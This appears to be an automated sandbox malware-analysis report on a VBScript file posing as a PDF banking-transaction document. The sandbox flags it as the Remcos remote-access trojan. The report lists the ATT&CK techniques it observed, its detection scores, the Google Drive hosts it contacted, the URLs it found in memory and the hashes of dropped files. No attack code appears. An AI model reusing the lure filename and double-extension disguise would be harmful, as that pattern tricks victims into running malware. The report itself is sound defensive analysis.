
Yara detected Remcos RAT

Mitre Att&ck Matrix

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	2 2 1 Scripting	Valid Accounts	1 Windows Management Instrumentation	2 2 1 Scripting	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Ingress Tool Transfer	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	1 1 1 Process Injection	2 Obfuscated Files or Information	LSASS Memory	1 1 3 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	1 1 Encrypted Channel	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	1 Software Packing	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	1 Remote Access Software	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	2 PowerShell	Login Hook	Login Hook	1 DLL Side-Loading	NTDS	1 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	2 Non-Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	1 3 Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pko_trans_details_20240909_105339#U00b7pdf.vbs	6%	Virustotal		Browse
pko_trans_details_20240909_105339#U00b7pdf.vbs	3%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	0%	URL Reputation	safe	
http://https://www.google.com	0%	Avira URL Cloud	safe	
http://drive.usercontent.google.com	0%	Avira URL Cloud	safe	
http://https://drive.googPR	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	Avira URL Cloud	safe	
http://nuget.org/NuGet.exe	0%	Avira URL Cloud	safe	
http://https://aka.ms/pscore6lB	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	Avira URL Cloud	safe	
http://crl.micro	0%	Avira URL Cloud	safe	
http://www.apache.org/licenses/LICENSE-2.0.html	0%	Avira URL Cloud	safe	
http://https://drive.usercontent.google.com/c	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://https://nuget.org/nuget.exe	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://drive.usercontent.google.com	0%	Avira URL Cloud	safe	
http://https://drive.google.com	0%	Avira URL Cloud	safe	
http://https://drive.usercontent.googh	0%	Avira URL Cloud	safe	
http://https://drive.usercontent.google.com/	0%	Avira URL Cloud	safe	
http://https://aka.ms/pscore68	0%	Avira URL Cloud	safe	
http://https://github.com/Pester/Pester	0%	Avira URL Cloud	safe	
http://https://apis.google.com	0%	Avira URL Cloud	safe	
http://drive.google.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bg.microsoft.map.fastly.net	199.232.214.172	true	false		unknown
drive.google.com	142.250.185.238	true	false		unknown
drive.usercontent.google.com	142.250.181.225	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCCA2A3000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCC89 21000.00000004.00000800.00020000.0000000 0.sdmp, powershell.exe, 00000002.0000000 2.1728020389.000001BCCA27D000.00000004.0 0000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCCA29F 000.00000004.00000800.00020000.00000000.sdmp, wab.exe, 0000000F.00000003.1555754411.000000 0006F6E000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.180844 6859.000001BCD84EF000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.1616454793.00000000059 46000.00000004.00000800.00020000.0000000 0.sdmp, powershell.exe, 0000000C.0000000 2.1616454793.0000000005809000.00000004.0 0000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.googPR	powershell.exe, 00000002.00000002.172802 0389.000001BCCA1BF000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://drive.usercontent.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCCA2B7000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.micro	powershell.exe, 0000000C.00000002.161842 9477.0000000007210000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000C.00000002.161567 6256.00000000048F9000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 0000000C.00000002.161567 6256.00000000047A1000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.microsoft	powershell.exe, 0000000C.00000002.161842 9477.0000000007272000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000C.00000002.161567 6256.00000000048F9000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://go.micro	powershell.exe, 00000002.00000002.172802 0389.000001BCC9780000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.usercontent.google.com/c	wab.exe, 0000000F.00000002.1635549813.00 00000006F4A000.00000004.00000020.0002000 0.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000C.00000002.161645 4793.0000000005809000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.180844 6859.000001BCD84EF000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.1616454793.00000000059 46000.00000004.00000800.00020000.0000000 0.sdmp, powershell.exe, 0000000C.0000000 2.1616454793.0000000005809000.00000004.0 0000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 0000000C.00000002.161645 4793.0000000005809000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000C.00000002.161645 4793.0000000005809000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCC86A8000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCCA1 BF000.00000004.00000800.00020000.0000000 0.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.usercontent.googh	powershell.exe, 00000002.00000002.172802 0389.000001BCCA2A3000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.usercontent.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCCA2A3000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCC89 25000.00000004.00000800.00020000.0000000 0.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://drive.usercontent.google.com/	wab.exe, 0000000F.00000002.1635549813.00 00000006F4A000.00000004.00000020.0002000 0.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://drive.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCCA27D000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore68	powershell.exe, 00000002.00000002.172802 0389.000001BCC8481000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://apis.google.com	powershell.exe, 00000002.00000002.172802 0389.000001BCCA2A3000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCC89 21000.00000004.00000800.00020000.0000000 0.sdmp, powershell.exe, 00000002.0000000 2.1728020389.000001BCCA27D000.00000004.0 0000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.1728020389.000001BCCA29F 000.00000004.00000800.00020000.00000000.sdmp, wab.exe, 0000000F.00000003.1555754411.000000 0006F6E000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.172802 0389.000001BCC8481000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.1615676256.00000000047 A1000.00000004.00000800.00020000.0000000 0.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 0000000C.00000002.161567 6256.00000000048F9000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.181.225	drive.usercontent.google.com	United States		15169	GOOGLEUS	false
142.250.185.238	drive.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1507755
Start date and time:	2024-09-09 08:54:07 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 7m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	pko_trans_details_20240909_105339#U00b7pdf.vbsrenamed because original name is a hash value
Original Sample Name:	pko_trans_details_20240909_105339pdf.vbs
Detection:	MAL
Classification:	mal100.troj.expl.evad.winVBS@14/9@2/2
EGA Information:	Failed
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, consent.exe, WMIADAP.exe, SIHClient.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 199.232.214.172, 93.184.221.240, 88.221.110.91, 2.16.100.168
- Excluded domains from analysis (whitelisted): slscr.update.microsoft.com, ctldl.windowsupdate.com.delivery.microsoft.com, wu.ec.azureedge.net, ctldl.windowsupdate.com, time.windows.com, a767.dspw65.akamai.net, wu.azureedge.net, fe3cr.delivery.mp.microsoft.com, download.windowsupdate.com.edgesuite.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, wu-b-net.trafficmanager.net
- Execution Graph export aborted for target powershell.exe, PID 3452 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 5504 because it is empty
- Execution Graph export aborted for target wab.exe, PID 7396 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Some HTTPS proxied raw data packets have been limited to 10 per session. Please view the PCAPs for the complete data.

Simulations

Behavior and APIs

Time	Type	Description
02:55:01	API Interceptor	1x Sleep call for process: wscript.exe modified
02:55:04	API Interceptor	2835x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\wscript.exe
File Type:	Microsoft Cabinet archive data, Windows 2000/XP setup, 71954 bytes, 1 file, at 0x2c +A "authroot.stl", number 1, 6 datablocks, 0x1 compression
Category:	dropped
Size (bytes):	71954
Entropy (8bit):	**7.996617769952133**
Encrypted:	**true**
SSDEEP:	1536:gc257bHnClJ3v5mnAQEBP+bfnW8Ctl8G1G4eu76NWDdB34w18R5cBWcJAm68+Q:gp2ld5jPqW8LgeulxB3fgcEfDQ
MD5:	49AEBF8CBD62D92AC215B2923FB1B9F5
SHA1:	1723BE06719828DDA65AD804298D0431F6AFF976
SHA-256:	B33EFCB95235B98B48508E019AFA4B7655E80CF071DEFABD8B2123FC8B29307F
SHA-512:	BF86116B015FB56709516D686E168E7C9C68365136231CC51D0B6542AE95323A71D2C7ACEC84AAD7DCECC2E410843F6D82A0A6D51B9ACFC721A9C84FDD877E 5B
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....XaK .authroot.stl.[.i..6..CK..<Tk.....4.cl!Kg..E..*Y.f_..".$mR"$.J.E.KB."..rKv.."{.g....3.W.....c..9.s...=....y6#..x.....D.....\(.#.s.!.A. .....cd.c.....+^.ov...n.....3BL..0.....BPUR&.X..02.q...R...J.....w.....b.vy>....-.&..(..oe."."...J9...0U.6J..|U..S.....M.F8g...=.....p.....I.?3.J.x.G.Ep..$g..tj.....)v]9(:.)W. 8.Op.1Q..:.nPd.....7.7..M].V F..g.....12..!7(...B.....h.RZ.....I.<.....6..Z^.`p?... .p.Gp.#.'.X.....|.8.....".m.49r?.I...g...8.v.....a``.g.R4.i...J8q....NFW,E.6Y....!.o5%.Y.....R.. <..S9....r....WO...(.....F..Q=*....-..7d..O(....-..+k.....K.....{Q....Z..j._.E...QZ.~.\.^.....N.9.k..O.}dD.b1r...[}/....T..E..G..c.|.c.&>?..^t. ..;..X.d.E.0G....[Q.*,*.....#.Dp..L.o|#syc .J.....}G-.ou6.=52..XWi=...m.....^u.....c..fc?&pR7S5....I...j.G.....j.j..Tc.El.....B.pQ.,Bp....j...9g.. >..s..m#.Nb.o_u.M.V.....\#...v..Mo\sF..s....Y...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.2334012590155985
Encrypted:	false
SSDEEP:	6:kKPK+EtL9UswD8HGsL+N+SkQlPlEGYRMY9z+4KlDA3RUebT3:3K+dDImsLNkPlE99SNxAhUe/3
MD5:	7865513E1B0F05149F183B8962DBBDCC
SHA1:	D4EB2DC6DF8905ECE849C190D603E626722B07E8
SHA-256:	49F1F64437DE1D2443B5F925967403958C190F9506B77A187270B1CFBFA9490D
SHA-512:	339E362140686E39BF843E14E1334E7E073A1187A8B64146752A55764438CD2CE0BCDD3D2080A315F3D08B11B3680CB2969BF61FF5495FE9B4E679723A1E6A2D
Malicious:	false
Preview:	p..... .....0....(..... .....G..@.....&.....X.....h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".a.7.2.8.2.e.b.4.0.b.1.d.a.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11608
Entropy (8bit):	4.8908305915084105
Encrypted:	false
SSDEEP:	192:6xoe5qpOZxoe54ib4ZVsm5emd5VFn3eGOVpN6K3bkkjo5xgkjDt4iWN3yBGHVQ9R:9rib4Z1VoGIpN6KQkj2qkjh4iUxsT6YP
MD5:	DD89E182EEC1B964E2EEFE5F8889DCD7
SHA1:	326A3754A1334C32056811411E0C5C96F8BFBBEE
SHA-256:	383ABA2B62EA69A1AA28F0522BCFB0A19F82B15FCC047105B952950FF8B52C63
SHA-512:	B9AFE64D8558860B0CB8BC0FA676008E74F983C4845895E5444DD776A42B584ECE0BB1612D8F97EE631B064F08CF5B2C7622D58A3EF8EF89D199F2ACAEFA8B5 2
Malicious:	false
